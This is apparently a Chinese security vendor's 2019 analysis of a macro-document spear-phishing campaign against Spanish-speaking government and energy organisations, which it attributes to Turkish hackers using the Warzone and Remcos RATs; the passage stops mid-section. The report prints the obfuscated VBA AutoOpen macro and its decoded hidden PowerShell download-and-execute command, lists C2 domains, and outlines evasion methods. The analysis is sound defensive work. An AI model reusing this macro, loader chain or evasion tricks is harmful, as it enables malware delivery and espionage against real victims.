黑狮行动：针对西班牙语地区的攻击活动分析

APT ADLab 2019-05-18

摘要：研究员监测到一批疑似针对西班牙语地区的政府机构及能源企业等部门的定向攻击活动，攻击者通过构造恶意Office Word文档并配合鱼叉邮件发起定向攻击，从事情报收集、远控监视及系统破坏等恶意行动。

近期，启明星辰ADLab监测到一批疑似针对西班牙语地区的政府机构及能源企业等部门的定向攻击活动，黑客组织通过构造恶意Office Word文档并配合鱼叉邮件发起定向攻击，以“简历更新”作为诱饵文档向攻击目标植入间谍木马，从事情报收集、远控监视及系统破坏等恶意行动。我们将土耳其黑客的此次攻击行动称为“黑狮行动”。


通过对攻击者的行为和所用服务器相关信息的分析和追踪，确定该次攻击来源于一批隐秘多年的土耳其黑客组织-KingSqlZ黑客组织。该组织是一个民族主义色彩非常浓厚的黑客组织，曾攻下其他国家的3千多个网站服务器，并高调的在被攻击网站上留下其组织的名称，随后消失了多年。 如今通过我们对”黑狮行动”的追踪再次挖出该黑客组织的活动迹象。本次攻击过程中，该黑客组织采用渗透手段攻下多台服务器并将其作为存放攻击代码的跳板。

2019年2月，我们发现了第一个攻击样本并将其加入到追踪清单中，直到近期已经发现了多起攻击，每次攻击都使用了不同的攻击形态和免杀方式。从目前已有的攻击代码中我们发现了两款商用远程管理工具（RAT）：WARZONE和Remcos，其中WARZONE被杀毒厂商广泛的识别为AVE_MARIA（因为RAT代码中存在该字符串因而被命名为”AVE_MARIA”）， 但是通过我们深入的分析确定AVE_MARIA为远程管理工具WARZONE。本文中，我们将对黑客组织、攻击目标以及其所使用的攻击武器进行深入分析。


1、威胁分析

1.1 攻击目标分析

从目前所获取的攻击样本和威胁情报，可以看出本次攻击活动并没有大规模的进行，目前还处于攻击试探阶段，但是从其投放的诱饵文档可以简单的确定其攻击目标锁定在西班牙语系的国家。这些诱饵文档形如：“Curriculum Vitae Actualizado Jaime Arias.doc”（简历更新 海梅阿里亚斯）、“Curriculum Vitae Actualizado Daniel Ortiz.doc”(简历更新 丹尼尔奥蒂兹)、“Michelle Flores - Curriculum Actualizado.doc”(米歇尔弗洛雷斯-简历更新)、“Jose Trujillo.doc”(何塞特鲁希略)等等，它们均采用西班牙语来构造一个带恶意宏代码的简历文件。以此来对目标人力部门进行攻击，以诱使相关人员执行恶意代码进而从事间谍活动。



在我们分析这批诱饵文档时，还发现一个有趣的现象，那就是许多诱饵文档中包含了文档作者信息和最后一次保存者信息，并且这些信息均为类似财政部、信访局、SCG（Southern Connecticut Gas）等等与政府部门相关的信息。通过我们实际测试发现，这些信息均会在文档修改后变成当前访问者office登陆账户名或者主机名，并且有心的人还可以对其进行任意定制。我们选取几个典型的样本并针对相关信息和逻辑关系做了如下梳理和推论：



我们通过创建内容时间、最后修改时间及攻击文档内部的逻辑关系推论出相关记录应为攻击者保存。基于最合理以及最有可能的推测，我们认为攻击者可能是基于黑客组织内部规范，将文档的相关名称设置为攻击目标或相关行业信息，从而伪造成内部人士，在一定程度上起到混淆视听、隐蔽自身的目的。

由此我们可以看出此次行动的攻击目标为西班牙语系地区的政府或者公共服务部门，当然并不排除其有更多的目标，至少可以肯定的是此次行动是一次带有政治目的的攻击活动。

1.2 黑客组织分析

在我们深入分析恶意代码时，发现该次攻击的控制命令服务器是由上游黑客也即是恶意软件提供商所提供的，从这些控制命令服务器上是无法追踪到该次行动的背后组织，因此我们把主要精力聚焦于攻击的前几个阶段相关的域名。虽然大部分域名均采用了隐私保护，无法找到有用的信息，但是我们却在其中一个强关联的样本中发现一个可突破的点。我们在其中一个RTF文档中内部发现了一个Excel文件，该Excel文件会通过执行宏来下载恶意代码。通过对该服务器的分析我们成功地找到了与黑客组织相关的线索。

在恶意代码存储路径的同目录，我们发现黑客组织所留下的一些信息，下图为其中一个文件记录的信息：

该文件中包含了一些声明信息、黑客组织及其相关成员，并且所采用的语言为土耳其语，因此我们判定该组织正是曾经活跃一时的KingSqlZ黑客组织。该服务器很有可能在被黑客组织控制后作为跳板机或资源服务器继续使用。此外通过恶意代码时区分析法，我们进一步确定该次攻击来自于土耳其黑客。我们对RAT样本之前的PE文件及其他前期攻击环节相关的样本的编译时间做了时区分析（因为RAT样本来自于上游黑客，因此我们忽略了该类样本的时区分析）。最后发现这些攻击样本的编译时间在UTC时间21:00至06:00区间内出现的频次极低。而假定以24:00至08:00作为睡眠时间，攻击者所处的时区可能会在东3区（UTC+3）正负 1 小时区间内，而土耳其时区为东三区正好符合。

在文件的记录信息里还可以得知到该组织成员如F0RTYSEVEN , BlackApple , Pyske , HeroTurk , SadrazaM , MrDemonLord等，他们早期进行过疯狂的网络攻击活动，攻陷的服务器高达3287个，而之后便神秘的销声匿迹，其twitter账号也停止了活动。

本次攻击活动开始于2019年，采用大量公共DDNS服务子域名作为C2来实施攻击，这其中的一些域名为2019年新注册的，使用的部分域名如下：

asdfwrkhl.warzonedns.com

casillas.hicam.net

casillasmx.chickenkiller.com

casillas.libfoobar.so

du4alr0ute.sendsmtp.com

settings.wifizone.org

wifi.con-ip.com


rsaupdatr.jumpingcrab.com

activate.office-on-the.net

到报告撰写时，部分中间攻击阶段的域名已经失效，但RAT回连的C2依然在活跃。依据我们目前对疑似攻击组织的掌握和溯源分析，绘制黑客组织画像如下：

2、攻击概述

此次事件的主要攻击活动时间线如下所示:



其中，我们对2019年2月7日发现的“Curriculum Vitae Actualizado Jaime Arias.doc”文档进行了详细的分析，并相继捕获到关联文档“Curriculum Vitae Actualizado Daniel Ortiz.doc”和“Michelle Flores - Curriculum Actualizado.doc/ Jose Trujillo.doc”。

攻击者使用了API哈希、无文件攻击、WinrarSFX、AutoIt、C#混淆和傀儡进程等技术来规避检测并干扰分析人员。其中，“Curriculum Vitae Actualizado Jaime Arias.doc”文档植入的木马来源最初无法确认，我们在其中发现了特征字符串“AVE_MARIA”,其与Cybaze-

Yoroi ZLab研究人员在2018年12月底披露的针对意大利某能源企业进行攻击的恶意软件相似度很高，部分安全研究员和厂商因为没有成功的进行溯源便以此字符串做为该木马家族的名称。而我们经过关联溯源和同源性分析后发现，“AVE_MARIA”类恶意样本同RAT工具“WARZONE”RAT具有高度一致性，因此将此类恶意家族命名更新为“WARZONE”。

后文将重点就植入间谍木马的2个Office Word文档（“Curriculum Vitae Actualizado Jaime Arias.doc”和“Michelle Flores - Curriculum Actualizado.doc”）及其释放的文件进行详细分析。


3、技术分析

3.1 早期攻击样本

此次攻击过程开始于一个携带恶意宏的DOC文档，黑客通过伪造成简历的投递邮件手段将此恶意文件发送给攻击目标，当目标用户不慎打开文档便成为了受害者。DOC文档运行后会启动恶意宏代码并从指定的服务器下载Etr739.exe，成功下载后立即执行。新进程通过Base64解码出另一个服务器地址，继续下载恶意代码hqpi64.exe至临时目录下。恶意程序hqpi64.exe便是Warzone RAT的释放器，其通过释放Warzone RAT来执行后续操作，如将explorer.exe作为傀儡进程守护、与控制端进行通信等。

样本中的恶意代码大部分采用CRC32来加密敏感字串，同时在API调用手法上采用了API Hash值动态获取函数地址和模拟系统快速调用两种方式。使用此类手法不但能在一定程度上减少杀软静态扫描的检测，而且还不易被监测到API的调用踪迹。同时其使用纯加密Shellcode代码内存执行的方式加载其核心功能模块，通过“无文件技术”提高自身隐蔽性，以此来躲避安全厂商查杀。其与C2服务器间的通信数据也以CR4算法进行加密进而规避IDS系统的检测。

样本整体执行流程如下：



(1)DOC文档

Doc文档为word文件，也是针对攻击目标实施的第一步攻击，黑客通过钓鱼攻击、社工等手段欺骗攻击目标打开此文档让其中嵌入的恶意宏代码得以执行。我们使用提取工具获取到的宏代码如下图所示：

```
Attribute VB_Name = "NewMacros"

Sub AutoOpen()
Shell "cmd.exe /v:ON /c" + Chr(34) + "set treasure= && set plastic=o;Zx'Cig~tk@nu7SqDX% (
AB5f:30IU\9rb,vR/.OseJ)461MFydVhaWLPj8GH1TYNpEwQcm2Kz- && for %H in (70,71,51,39,42,3,42,20,38,70,20,66,0,68,42,33,41,53,42,62,62,20,75,
68,6,12,51,0,68,41,9,50,62,42,20,53,6,51,51,42,12,20,21,12,42,68,75,0,34,58,42,70,9,20,15,50,41,9,42,71,39,65,42,9,39,55,42,34,5,62,6,42
,12,9,44,39,17,0,68,12,62,0,54,51,49,6,62,42,21,4,53,9,9,66,26,38,38,62,6,12,10,41,50,41,51,54,9,54,10,42,50,41,39,41,42,38,15,69,45,46,
24,14,32,59,39,42,3,42,4,35,4,19,63,67,48,57,19,31,15,22,25,51,22,15,49,39,42,3,42,4,44,1,5138) DO (set
treasure=!treasure!!plastic:~%H,1!) && if %H == 5138 call !treasure:~-152!" + Chr(34) + " && %tmp%/SAfdASF.exe", 0
End Sub
```

在AutoOpen函数中包含了一串混淆过的cmd命令，经过解密后的代码如图所示：

```
cmd.exe  /c powershell -windowstyle hidden (new-object System.Net.WebClient).
DownloadFile('http://linksysdatakeys.se/SQ465798.exe','C:\Users\SUPERV~1\AppData\Local\Temp\SAfdASF.exe');
```



这段代码获得执行后，会直接从此链接地址(http[:]//linksysdatakeys.se)下载恶意程序到“%Temp%\SAfdASF.exe”并执行。

(2)Payload

下一个Dropper的下载地址是被加密后保存在恶意程序SAfdASF.exe的资源中，加密的资源数据如下图：

地址	HEX 数据												ASCII
00020000	61	48	52	30	63	44	6F	76	4C	33	64	33	aHR0cDovL3d3dy5n
00020010	5A	58	4E	30	62	32	31	68	63	6D	74	6C	ZXN0b21hcmtldC5j
00020020	62	79	39	6F	63	58	42	70	4E	6A	51	75	by9ocXBpNjQu

该Payload先将上图中加密的数据通过Base64解码出下载链接地址“http[:]//www.gestomarket[.]co/hqpi64.exe”，然后把hqpi64.exe更名为2XC2DF0S.exe并保存在临时目录下。




(3)Dropper

在后续的解密以及执行的过程中，此Dropper会把一段Shellcode注入到explorer进程并在内存中解密出RAT实体使其不落地，最终通过无文件技术将RAT加载到内存中来执行。


逃避检测

此恶意程序在开始执行时，会通过大量的调用printf函数打印垃圾代码和sleep函数来达到延时效果，这在一定程度上能够躲避安全软件的监控。而其核心功能是将自身携带的shellcode解密并执行：



解密shellcode

如上图所示，恶意程序会在加载执行shellcode前进行解密。解密算法非常简单，将每个字节的值增加0x0c即可。



自定义的解密函数

经过重重下载并解密之后，那么这段解密后的Shellcode(PE Loader)代码具体会做些什么，下面我们来一窥究竟。

PE Loader


此PE Loader在执行Shellcode的时候使用了四个参数，经分析后我们将这4个参数内容所对应的具体功能整理如下表所示：

序号	内容	功能
参数1	“FYBLV”	拷贝自身的目录名和文件名(需解密的资源名)
参数2	“BJU”	RAT远控文件(需解密的PE文件资源名)
参数3	“OPTYUPPABIVSUWNRXSNCT-DW”	Key
参数4	0x01（固定数值）	未使用

该PE Loader首先在运行过程中进行了沙箱和指定进程的检测，以防止被自动化系统分析。并且根据自带的资源数据来判定是否实施驻留本机的操作和注入体的选择。最后此PE Loader将最终选择的傀儡进程的空间架空，并把解密出的RAT模块映射到此进程中执行(原本PE文件代码被置换)。

运行环境检测

